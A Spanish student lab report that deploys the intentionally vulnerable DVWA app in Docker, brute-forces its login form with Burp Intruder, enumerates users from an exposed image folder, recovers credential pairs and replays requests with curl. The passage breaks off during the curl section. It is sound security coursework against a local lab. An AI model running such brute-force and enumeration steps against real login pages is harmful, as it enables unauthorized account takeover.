

# Informe Laboratorio 2

## Sección 1

Jonathan A. Cuitiño Mendoza  
jonathan.cuitino@mail.udp.cl

Septiembre de 2023

## Índice

<b>1. Descripción de actividades</b>	<b>2</b>
<b>2. Desarrollo de actividades</b>	<b>2</b>
2.1. Levantamiento de docker para correr DVWA (dvwa) . . . . .	2
2.2. Redirección de puertos en docker (dvwa) . . . . .	3
2.3. Obtención de consulta a replicar (burp) . . . . .	4
2.4. Identificación de campos a modificar (burp) . . . . .	6
2.5. Obtención de diccionarios para el ataque (burp) . . . . .	7
2.6. Obtención de al menos 2 pares (burp) . . . . .	9
2.7. Obtención de código de inspect element (curl) . . . . .	10
2.8. Utilización de curl por terminal (curl) . . . . .	12
2.9. Demuestra 4 diferencias (curl) . . . . .	13
2.10. Instalación y versión a utilizar (hydra) . . . . .	16
2.10.1. Problemas con la versión . . . . .	16
2.11. Explicación de comando a utilizar (hydra) . . . . .	17
2.12. Obtención de al menos 2 pares (hydra) . . . . .	17
2.13. Explicación paquete curl (tráfico) . . . . .	18
2.14. Explicación paquete burp (tráfico) . . . . .	19
2.15. Explicación paquete hydra (tráfico) . . . . .	19
2.16. Mención de las diferencias (tráfico) . . . . .	20
2.17. Detección de SW (tráfico) . . . . .	20

## 1. Descripción de actividades

Utilizando la aplicación web vulnerable DVWA (Damn Vulnerable Web App - <https://github.com/digininja/DVWA> (Enlaces a un sitio externo.)) realice las siguientes actividades:


- Despliegue la aplicación en su equipo utilizando docker. Detalle el procedimiento y explique los parámetros que utilizó.
- Utilice Burpsuite (<https://portswigger.net/burp/communitydownload> (Enlaces a un sitio externo.)) para realizar un ataque de fuerza bruta contra formulario ubicado en vulnerabilities/brute. Explique el proceso y obtenga al menos 2 pares de usuario/contraseña válidos. Muestre las diferencias observadas en burpsuite.
- Utilice la herramienta cURL, a partir del código obtenido de inspect elements de su navegador, para realizar un acceso válido y uno inválido al formulario ubicado en vulnerabilities/brute. Indique 4 diferencias entre la página que retorna el acceso válido y la página que retorna un acceso inválido.
- Utilice la herramienta Hydra para realizar un ataque de fuerza bruta contra formulario ubicado en vulnerabilities/brute. Explique el proceso y obtenga al menos 2 pares de usuario/contraseña válidos.
- Compare los paquetes generados por hydra, burpsuite y cURL. ¿Qué diferencias encontró? ¿Hay forma de detectar a qué herramienta corresponde cada paquete?

## 2. Desarrollo de actividades

En cuanto a hardware, esta actividad sera desarrollada en un equipo con sistema operativo **Kali linux** nativo (dual boot), **procesador intel i7 de 10ma generación** y **disco duro hdd**.

### 2.1. Levantamiento de docker para correr DVWA (dvwa)

Para correr DVWA, en primer lugar, es necesario tener instalado docker en nuestro equipo ya que el levantamiento de este servicio sera mediante un contenedor. Para descargar DVWA se hace uso del siguiente comando:

A terminal window with a dark background. The prompt is `(john@kali)-[~]` in green. The command `$ docker pull vulnerables/web-dvwa` is entered in blue and white, with a white cursor at the end.

```
(john@kali)-[~]  
$ docker pull vulnerables/web-dvwa
```

Figura 1: Instalación DVWA

Una vez instalado este servicio, es posible levantarlo de la siguiente manera:

```
(john@kali)-[~]
$ sudo docker run --rm -it -p 80:80 vulnerables/web-dvwa
[sudo] contraseña para john:
[+] Starting mysql ...
[ ok ] Starting MariaDB database server: mysqld.
[+] Starting apache
[....] Starting Apache httpd web server: apache2AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 172.17.0.2. Set the 'ServerName' directive globally to suppress this message
. ok
=> /var/log/apache2/access.log <==
=> /var/log/apache2/error.log <==
[Wed Sep 13 21:42:20.328167 2023] [mpm_prefork:notice] [pid 316] AH00163: Apache/2.4.25 (Debian) configured -- resuming normal operations
[Wed Sep 13 21:42:20.328208 2023] [core:notice] [pid 316] AH00094: Command line: '/usr/sbin/apache2' a replicar (bu
=> /var/log/apache2/other_vhosts_access.log <==
```

Figura 2: Levantando DVWA

Se aprecia en la imagen anterior como es que el servicio es levantado correctamente, indicando en que puertos va a correr el servicio.

En cuanto a los argumentos del comando:

- **-rm:** Para que el contenedor sea removido una vez finalice la actividad.
- **-it:** Para interactuar vía consola con el contenedor.
- **-p 80:80** Indica en que puertos va a trabajar nuestro servicio (docker:servicio).

## 2.2. Redirección de puertos en docker (dvwa)

El levantamiento del servicio permite especificar en que puertos se desea trabajar, evitando de esta manera, por ejemplo, que el puerto que esta configurado por defecto este utilizado y no se pueda trabajar. La forma de redireccionar los puertos en docker es con el argumento **-p** en el comando anterior:

```
sudo docker run --rm -it -p 100:100 vulnerables/web-dvwa
```

En este ejemplo, en vez de utilizar el puerto 80, se redirección al puerto 100.

```
(john@kali)-[~]
$ sudo docker run --rm -it -p 100:100 vulnerables/web-dvwa
[+] Starting mysql ...
[ ok ] Starting MariaDB database server: mysqld.
[+] Starting apache
[....] Starting Apache httpd web server: apache2AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 172.17.0.2. Set the 'ServerName' directive globally to suppress this message
. ok
=> /var/log/apache2/access.log <=

=> /var/log/apache2/error.log <=
[Wed Sep 13 21:53:05.640120 2023] [mpm_prefork:notice] [pid 306] AH00163: Apache/2.4.25 (Debian) configured -- resuming normal operations
[Wed Sep 13 21:53:05.640166 2023] [core:notice] [pid 306] AH00094: Command line: '/usr/sbin/apache2'

=> /var/log/apache2/other_vhosts_access.log <=
```

Figura 3: Redirección puertos

Finalmente, la pagina funcionando correctamente:




Figura 4: Pagina principal DVWA

### 2.3. Obtención de consulta a replicar (burp)

Para obtener la consulta a replicar se debe trabajar con **burpsuite**, que es una aplicación de seguridad de software utilizada para pruebas de penetración de aplicaciones web. De esta forma, se abre el navegador desde burpsuite, lo que da la posibilidad de interceptar el tráfico generado desde ahí.




Figura 5: Navegador burpsuite

Una vez entramos al panel de DVWA, se intercepta la petición del login en el apartado proxy, con el fin de identificar claramente lo que está sucediendo, los campos que se están enviando, y el token, como sigue:

## 2.4 Identificación de campos a modificar (burp) 2 DESARROLLO DE ACTIVIDADES




Figura 6: Obtención consulta a replicar

## 2.4. Identificación de campos a modificar (burp)

Al hacer login, se captura la consulta de tal manera de poder identificar claramente los campos a modificar:




Figura 7: Identificación campos

Así es, como se logra identificar en la línea 1 de la consulta (GET) los campos a modificar, siendo estos **username** y **password**.

### 2.5. Obtención de diccionarios para el ataque (burp)

La consulta anterior es enviada al intruder, desde donde se configurara el .txt que contiene una lista de usuarios otro que contendrá una lista de contraseñas comunes.

Con el fin de no estar 20 horas haciendo el ataque de fuerza bruta, se reduce la cantidad de usuarios y contraseñas de los txt. Ahora bien, ¿cómo sabremos qué usuarios poner en el .txt? Esto lo sabremos al localizar la carpeta de las fotos de los usuarios registrados, pues al inspeccionar la imagen del usuario admin:password, , encontramos la siguiente url:





Figura 8: URL foto de usuario

Comúnmente, en sitios con poca (o nula seguridad), es posible ubicar la carpeta en donde están las fotos de los usuarios registrados, si esta no tiene seguridad alguna entonces podremos conseguir algo como esto:









<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 <a href="#">Parent Directory</a>		-	
 <a href="#">1337.jpg</a>	2018-10-12 17:44	3.6K	
 <a href="#">admin.jpg</a>	2018-10-12 17:44	3.5K	
 <a href="#">gordonb.jpg</a>	2018-10-12 17:44	3.0K	
 <a href="#">pablo.jpg</a>	2018-10-12 17:44	2.9K	
 <a href="#">smithy.jpg</a>	2018-10-12 17:44	4.3K	

Figura 9: Identificación campos

Es así como se logran saber los usuarios registrados, con lo que el .txt de usuarios (diccionario) que se obtuvo finalmente de rockyou (usuarios y contraseñas mas comunes en el mundo) sera reducido a los usuarios encontrados. A continuacion, se muestra como fueron configurados en burpsuite estos diccionarios:



Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comp

1 × **2 ×** +

Positions Payloads Resource Pool Options

**Payload Sets**

You can define one or more payload sets. The number of payload sets depends on the attack type d customized in different ways.

Payload set: 1 Payload count: 5

Payload type: Simple list Request count: 0

**Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load ... Remove Clear Deduplicate

pablo  
1337  
admin  
gordonb  
smithy

Add Enter a new item

Add from list ... [Pro version only]

Figura 10: Configuración del diccionario usuarios

*Cabe destacar que el tipo de ataque es **cluster bomb***

## 2.6. Obtención de al menos 2 pares (burp)

Luego de iniciar el ataque, se analiza el **Length** de la respuesta, pues se identificó anteriormente que los accesos correctos tenían un respuesta mas larga en tamaño que un acceso incorrecto. De esta forma, se obtienen los siguientes pares de usuarios y contraseñas validos:

## 2.7 Obtención de código de inspect element (curl)2 DESARROLLO DE ACTIVIDADES

The screenshot displays the Burp Suite interface during an intruder attack. The top window, titled "3. Intruder attack of http://localhost - Temporary attack - Not saved to project file", shows a table of attack results. The table has columns for Request, Payload 1, Payload 2, Status, Error, Timeout, Length, and Comment. The results show multiple attempts with different usernames and passwords, all resulting in a 200 status code. The request view below shows a GET request to /vulnerabilities/brute/?username=pablo&password=letmein&Login=Login, with various headers and a successful response.

Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
75	smithy	password	200			4706	
0			200			4704	
26	pablo	letmein	200			4704	
73	admin	password	200			4704	
1	pablo	root	200			4666	
2	1337	root	200			4666	
3	admin	root	200			4666	
4	gordonb	root	200			4666	
5	smithy	root	200			4666	
6	pablo	admin	200			4666	
7	1337	admin	200			4666	
8	admin	admin	200			4666	
9	gordonb	admin	200			4666	
10	smithy	admin	200			4666	

```
1 GET /vulnerabilities/brute/?username=pablo&password=letmein&Login=Login HTTP/1.1
2 Host: localhost
3 sec-ch-ua: "Chromium";v="105", "Not)A;Brand";v="8"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Linux"
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.5195.102 Safari/537.36
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Referer: http://localhost/vulnerabilities/brute/
14 Accept-Encoding: gzip, deflate
15 Accept-Language: es-419,es;q=0.9
16 Cookie: PHPSESSID=2qgdetnuuvvg599f8vkpi6brl37; security=low
17 Connection: close
```

Figura 11: Obtención de al menos 2 pares validos

Se aprecia entonces como los accesos validos tienen un Length mayor al de un acceso invalido, identificando de esta manera las credenciales correctas.

## 2.7. Obtención de código de inspect element (curl)

Ya vimos una forma de obtener credenciales correctas en un sitio tan vulnerablemente diseñado como este, ahora se intentara vulnerar esta pagina pero utilizando **curl** (Client URL), que es una herramienta de línea de comandos, que permite transferir datos hacia o desde un servidor sin interacción del usuario.

Para obtener la linea de comando valido para curl, se debe inspeccionar un acceso correcto

## 2.7 Obtención de código de inspect element (curl)2 DESARROLLO DE ACTIVIDADES

a la pagina y otro incorrecto, para el acceso correcto se utilizaran las credenciales obtenidas en los apartados anteriores, y para el acceso incorrecto cualquier variación de ellas, obteniendo el CURL de la siguiente manera:




Figura 12: Obtención CURL valido

## 2.8. Utilización de curl por terminal (curl)

De la manera anteriormente descrita, se copian como CURL las peticiones realizadas, y se llevan a consola:

```
(john@kali)-[~]
$ curl -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9' \
-H 'Accept-Language: es-419,es;q=0.9' \
-H 'Cookie: PHPSESSID=2qgdetnuuvvg599f8vkpi6brl37; security=low' \
-H 'Proxy-Connection: keep-alive' \
-H 'Referer: http://localhost/vulnerabilities/brute/?username=admin&password=password&Login=Login' \
-H 'Sec-Fetch-Dest: document' \
-H 'Sec-Fetch-Mode: navigate' \
-H 'Sec-Fetch-Site: same-origin' \
-H 'Sec-Fetch-User: ?1' \
-H 'Upgrade-Insecure-Requests: 1' \
-H 'User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.5195.102 Safari/537.36' \
-H 'sec-ch-ua: \"Chromium\";v=\"105\", \"Not)A;Brand\";v=\"8\"' \
-H 'sec-ch-ua-mobile: ?0' \
-H 'sec-ch-ua-platform: \"Linux\"' \
--compressed
curl: (6) Could not resolve host: curl

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
    <title>Vulnerability: Brute Force :: Damn Vulnerable Web Application (DVWA) v1.10 *Development*</title>
    <link rel="stylesheet" type="text/css" href="../../dvwa/css/main.css" />
    <link rel="icon" type="image/ico" href="../../dvwa/favicon.ico" />
    <script type="text/javascript" src="../../dvwa/js/dvwaPage.js"></script>
  </head>
  <body class="home">
    <div id="container">
      <div id="header">
        
      </div>
      <div id="main_menu">
        <div id="main_menu_padded">
```

Figura 13: CURL acceso correcto - credenciales: pablo:letmein

